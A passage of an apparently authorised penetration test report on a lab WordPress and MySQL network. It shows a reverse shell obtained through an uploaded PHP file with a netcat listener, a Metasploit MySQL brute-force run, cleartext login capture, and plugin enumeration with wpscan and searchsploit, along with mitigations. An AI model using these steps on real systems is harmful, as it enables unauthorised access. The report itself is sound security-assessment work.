


https://172.16.1.5/wp-content/uploads/uigen_2023/

Index of /wp-content/uploads/uigen_2023

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell(1)..>	2023-01-18 11:49	5.4K	

4. Further exploit this vulnerability by listening to the port we set in the trojan file with the command “nc -nlvp 6789”
5. Visit https://172.16.1.5/wp-content/uploads/uigen_2023/php-reverse-shell(1).php and a shell will be returned



```
└─# nc -nlvp 6789                                                                                       1 ✖
listening on [any] 6789 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.5] 49304
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 12:11:04 up 25 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ █
```

6. With the shell opened the tester will be able to remotely access the whole web server

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Update to the latest version of the plugin, to avoid such vulnerabilities
- Remove the plugin from the web server if it is no longer needed.
- Limit access to the file upload feature to trusted users only.
- Validate the file type and size before accepting the upload.

4. Findings Details (Unexploitable)

The vulnerabilities that the tester was unable to exploit during this test can be grouped as follows:

Vulnerability Type	Risk Rating	Vulnerability	OWASP Top 10 Category
Incorrect Error Handling And No Rate Limiting	High	MySQL 5.7.37 (172.16.1.2/3306): The tester was able to launch a brute-force attack on the application but no results were found.	A05:2021-Security Misconfiguration
Arbitrary File Download	High	http://172.16.1.5/wp-content/plugins/ad-manager-wd/: The ad manager wd plugin version running on the server is 1.0.11, which is vulnerable to Arbitrary File Download attacks. However, the tester was unsuccessful in exploiting the vulnerability.	A1: Injection
Cross-Site Scripting	High	http://172.16.1.5/wp-content/plugins/duplicator/: The duplicator plugin version running on the server is 1.2.32, which is vulnerable to Cross-Site Scripting attacks. However, the tester was unsuccessful in exploiting the vulnerability.	A3: Sensitive Data Exposure
Cross-Site Request Forgery	High	http://172.16.1.5/wp-content/plugins/cms-tree-page-view/: The cms tree page view plugin version running on the server is 1.4, which is vulnerable to Cross-Site Request Forgery attacks. However, the tester was unsuccessful in exploiting the vulnerability.	A8: Cross-Site Request Forgery (CSRF)
Privilege Escalation	High	http://172.16.1.5/wp-content/plugins/extra-user-details/: The extra user details plugin version running on the server is 0.4.2, which is vulnerable to Privilege Escalation attacks. However, the tester was unsuccessful in exploiting the vulnerability.	A2 - Broken Authentication and Session Management
Remote File Inclusion	High	http://172.16.1.5/wp-content/plugins/gwolle-gb/: The gwolle gb plugin version running on the server is 1.5.3, which is vulnerable to Remote File Inclusion attacks. However, the tester was unsuccessful in exploiting the vulnerability.	A1: Injection
SQL Injection	High	http://172.16.1.5/wp-content/plugins/albo-pretorio-online/: The tester launched a blind SQL injection attack on the link:“ http://victim.com/wp-admin/admin.php?page=atti&action=view-atto&id=”, but no parameters seemed injectable.	A1: Injection
Cleartext Transmission of Sensitive Information	Medium	wp-login.php (http://172.16.1.7/wp-login.php): The tester could directly obtain the user name and password entered by the user through the burp suite but fail to use the obtained information to achieve further benefits.	A3: Sensitive Data Exposure
SSL/TLS: Certificate Expired	Medium	Wordpress_host_server_1 (http://172.16.1.5): The remote server's SSL/TLS certificate is expired. No further exploitation was conducted by the tester this time.	A05:2021-Security Misconfiguration
Missing `httpOnly`	Medium	Wordpress_host_server_1(http://172.16.1.5): The web application is missing the 'httpOnly' cookie attribute, this may allow a cookie to be accessed by	A05:2021-Security Misconfiguration

Cookie Attribute	🟨	JavaScript, which could lead to session hijacking attacks, but no further exploitation was conducted by the tester this time.	

Table 4.1 Unexploitable Vulnerabilities List

4.1 Cleartext Transmission of Sensitive Information

Risk Rating: **Medium**


Location: recon - Ubuntu (http://172.16.1.7/wp-login.php)

Description:

The host transmits sensitive information (usernames, passwords) in cleartext via HTTP. This allows an attacker to a man-in-the-middle attack to intercept and view the sensitive information as it is transmitted, potentially exposing it to unauthorized access.

Reproduction:

1. Set proxy configuration in Firefox to 127.0.0.1 for HTTP, HTTPS, and FTP



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for FTP and HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5


○ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved
□ Proxy DNS when using SOCKS v5

2. Visit the link http://172.16.1.7/wp-login.php
3. Open the burp suite and enable the interceptor
4. On the login page, try to log in with username recon and password recon



```
POST /wp-login.php HTTP/1.1
Host: 172.16.1.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.7/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: http://172.16.1.7
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=recon&pwd=recon&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.16.1.7%2Fwp-admin%2F&testcookie=1
```

5. The burp suite will intercept the POST request and the sensitive details are displayed in Cleartext

Mitigations:

Establish encrypted communications via HTTPS (e.g. SSL/TLS connection).

4.2 SSL/TLS: Certificate Expired


Risk Rating: **Medium**

Location: Wordpress_host_server_1 (http://172.16.1.5)

Description:

The remote server's SSL/TLS certificate is expired.

Reproduction:



```
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_http-title: Armour Infosec
| ssl-cert: Subject: commonName=armour infosec/organizationName=Armour infosec/stateOrProvinceName=MP/countryName=IN
| Not valid before: 2020-01-30T18:25:03
|_Not valid after:  2021-01-29T18:25:03
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: WordPress 5.3.2
MAC Address: 08:00:27:8E:8A:95 (Oracle VirtualBox virtual NIC)
```

Mitigations: Renew the SSL/TLS certificate.

4.3 Missing `httpOnly` Cookie Attribute

Risk Rating: **Medium**


Location: Wordpress_host_server_1 (http://172.16.1.5)

Description:

The web application is missing the 'httpOnly' cookie attribute, this allows a cookie to be accessed by JavaScript which could lead to session hijacking attacks(e.g. CSRF attacks).

Reproduction:

Inspect the web page from http://172.16.1.5 and observe the HttpOnly section.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
PHPSESSID	a6obffehoim4n9pfvusuojbh0r	172.16.1.5	/	Session	35	false

Mitigations:

For any cookies that are transmitted via an SSL/TLS connection, set the "secure" attribute.

4.4 Incorrect Error Handling And No Rate Limiting

Risk Rating: **High**

Vulnerable Application: MySQL 5.7.37

Location: Windows 2012 (172.16.1.2/3306)


Description:

MySQL 5.7.37 is not inherently vulnerable to attacks through the MySQL Login Utility. However, due to the database does not handle the error messages properly and does not have a login rate limitation, it is possible for an attacker to brute force user credentials on a MySQL database running on this system. Even if we failed to crack any user information this time, given enough time, an attacker could definitely get some user credentials.

Reproduction:

Scanning

3. Use Nmap to scan Ip 172.16.1.2 with the command “nmap -sS -sC -sV 172.16.1.2”




```
3306/tcp open  mysql          MySQL 5.7.37-log
| mysql-info:
|   Protocol: 10
|   Version: 5.7.37-log
|   Thread ID: 20
|   Capabilities flags: 65535
|   Some Capabilities: LongPassword, InteractiveClient, Support41Auth, Speaks41ProtocolNew, DontAllowDatabaseTableCo
lumn, Speaks41ProtocolOld, SupportsTransactions, FoundRows, SwitchToSSLAfterHandshake, IgnoreSigpipes, IgnoreSpaceBe
foreParenthesis, LongColumnFlag, SupportsCompression, SupportsLoadDataLocal, ConnectWithDatabase, ODBCClient, Suppor
tsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: !yi*P|R16RWBm>mQTj%#
|_  Auth Plugin Name: mysql_native_password
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_5.7.37_Auto_Generated_Server_Certificate
| Not valid before: 2022-02-08T12:28:24
|_Not valid after:  2032-02-06T12:28:24
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

4. Any MySQL servers are potentially vulnerable to brute force attack to gain to user credentials


Exploitation

1. Open Metasploit and search “MySQL login utility”



```
Matching Modules
================

   #  Name                            Disclosure Date  Rank    Check  Description
   -  ----                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_login                   normal  No     MySQL Login Utility
```

2. Use 0
3. Set RHOST and RPORT
4. Create two text files called username and passwd that contain world-common usernames and passwords
5. Set username and passwd files into the corresponding settings
6. We started the brute force attack and found that the crack rate was not limited, but failed to crack any user credentials because our username and password list was not large enough to cover all possible options



```
[-] 172.16.1.2:3306       - 172.16.1.2:3306 - LOGIN FAILED: root:rebecca (Incorrect: Access denied for user 'root'@
[-] 172.16.1.2:3306       - 172.16.1.2:3306 - LOGIN FAILED: root:scorpion (Incorrect: Access denied for user 'root'
[-] 172.16.1.2:3306       - 172.16.1.2:3306 - LOGIN FAILED: root:doggie (Incorrect: Access denied for user 'root'@'
[-] 172.16.1.2:3306       - 172.16.1.2:3306 - LOGIN FAILED: root:legend (Unable to Connect: Connection timed out -
[*] 172.16.1.2:3306       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Use login rate limiting: Set a limit on the number of login attempts that can be made within a given time period.
- Use consistent error messages: Regardless of whether the username is genuine or not, utilising consistent error messages for all login attempts.

4.5 Arbitrary File Download

Risk Rating: **High**

Vulnerable Plugin: ad-manager-wd 1.0.11

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/ad-manager-wd/)


Description:

This plugin is out of date and vulnerable to arbitrary file upload attacks. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

Reproduction:


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command “wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive”



```
[+] ad-manager-wd
 | Location: http://172.16.1.5/wp-content/plugins/ad-manager-wd/
 | Last Updated: 2019-12-18T11:08:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/ad-manager-wd/readme.txt
 | [!] The version is out of date, the latest version is 1.0.14
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/ad-manager-wd/, status: 200
 |
 | Version: 1.0.11 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/ad-manager-wd/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/ad-manager-wd/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 1.0.11 holds any vulnerabilities with the command “searchsploit ad manager wd 1.0.11”



```
┌──(kali㉿kali)-[~]
└─$ searchsploit ad manager wd 1.0.11
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
WordPress Plugin Ad Manager WD 1.0.11 - Arbitrary File Download
------------------------------------------------------------
```

3. The ad manager wd version 1.0.11 is vulnerable to arbitrary file download attacks

Mitigations:

Update the plugin to the newest version to avoid this vulnerability.

4.6 Cross-Site Scripting

Risk Rating: **High**

Vulnerable Plugin: duplicator 1.2.32

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/duplicator/)


Description:

This plugin is out of date and vulnerable to cross-site scripting attacks. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

Reproduction:


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command "wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive"



```
[+] duplicator
 | Location: http://172.16.1.5/wp-content/plugins/duplicator/
 | Last Updated: 2022-12-21T22:01:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/duplicator/readme.txt
 | [!] The version is out of date, the latest version is 1.5.1
 | [!] Directory listing is enabled
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 1.2.32 holds any vulnerabilities with the command "searchsploit duplicator 1.2.32"



```
┌──(kali㉿kali)-[~]
└─$ searchsploit duplicator 1.2.32
 ──────────────────────────────────────────────────────
  Exploit Title
 ──────────────────────────────────────────────────────
WordPress Plugin Duplicator 1.2.32 - Cross-Site Scripting
 ──────────────────────────────────────────────────────
```

3. The duplicator 1.2.32 is vulnerable to cross-site scripting attacks

Mitigations:

Update the plugin to the newest version to avoid this vulnerability.

4.7 Cross-Site Request Forgery

Risk Rating: **High**

Vulnerable Plugin: cms tree page view 1.4

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/cms-tree-page-view/)


Description:

This plugin is out of date and vulnerable to cross-site request forgery attacks. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

Reproduction:


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command "wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive"



```
[+] cms-tree-page-view
 | Location: http://172.16.1.5/wp-content/plugins/cms-tree-page-view/
 | Last Updated: 2022-06-30T19:17:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/cms-tree-page-view/readme.txt
 | [!] The version is out of date, the latest version is 1.6.6
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/cms-tree-page-view/, status: 500
 |
 | Version: 1.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/cms-tree-page-view/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/cms-tree-page-view/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 1.4 holds any vulnerabilities with the command "searchsploit cms tree page view 1.4"



```
┌──(kali㉿kali)-[~]
└─$ searchsploit cms tree page view 1.4

 Exploit Title

WordPress Plugin CMS Tree Page View 1.4 - Cross-Site Request Forgery / Privilege
```

3. The cms tree page view 1.4 is vulnerable to cross-site request forgery attacks

Mitigations:

Update the plugin to the newest version to avoid this vulnerability.

4.8 Privilege Escalation

Risk Rating: **High**

Vulnerable Plugin: extra user details 0.4.2

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/extra-user-details/)


Description:

This plugin is out of date and vulnerable to privilege escalation attacks. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

Reproduction:


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command "wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive"



```
[+] extra-user-details
 | Location: http://172.16.1.5/wp-content/plugins/extra-user-details/
 | Last Updated: 2021-02-07T14:12:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/extra-user-details/readme.txt
 | [!] The version is out of date, the latest version is 0.5
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/extra-user-details/, status: 200
 |
 | Version: 0.4.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/extra-user-details/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/extra-user-details/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 0.4.2 holds any vulnerabilities with the command "searchsploit extra user details 0.4.2"



```
┌──(kali㉿kali)-[~]
└─$ searchsploit extra user details 0.4.2

 Exploit Title

WordPress Plugin Extra User Details 0.4.2 - Privilege Escalation
```

3. The extra user details 0.4.2 is vulnerable to privilege escalation attacks

Mitigations:

Update the plugin to the newest version to avoid this vulnerability.

4.9 Remote File Inclusion

Risk Rating: **High**

Vulnerable Plugin: gwolle gb 1.5.3

Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/gwolle-gb/)


Description:

This plugin is out of date and vulnerable to remote file inclusion attacks. Even if the tester could not exploit this vulnerability this time, this issues should not be ignored.

Reproduction:


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command “wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive”



```
[+] gwolle-gb
 | Location: http://172.16.1.5/wp-content/plugins/gwolle-gb/
 | Last Updated: 2022-11-19T09:57:00.000Z
 | Readme: http://172.16.1.5/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.4.1
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/gwolle-gb/, status: 200
 |
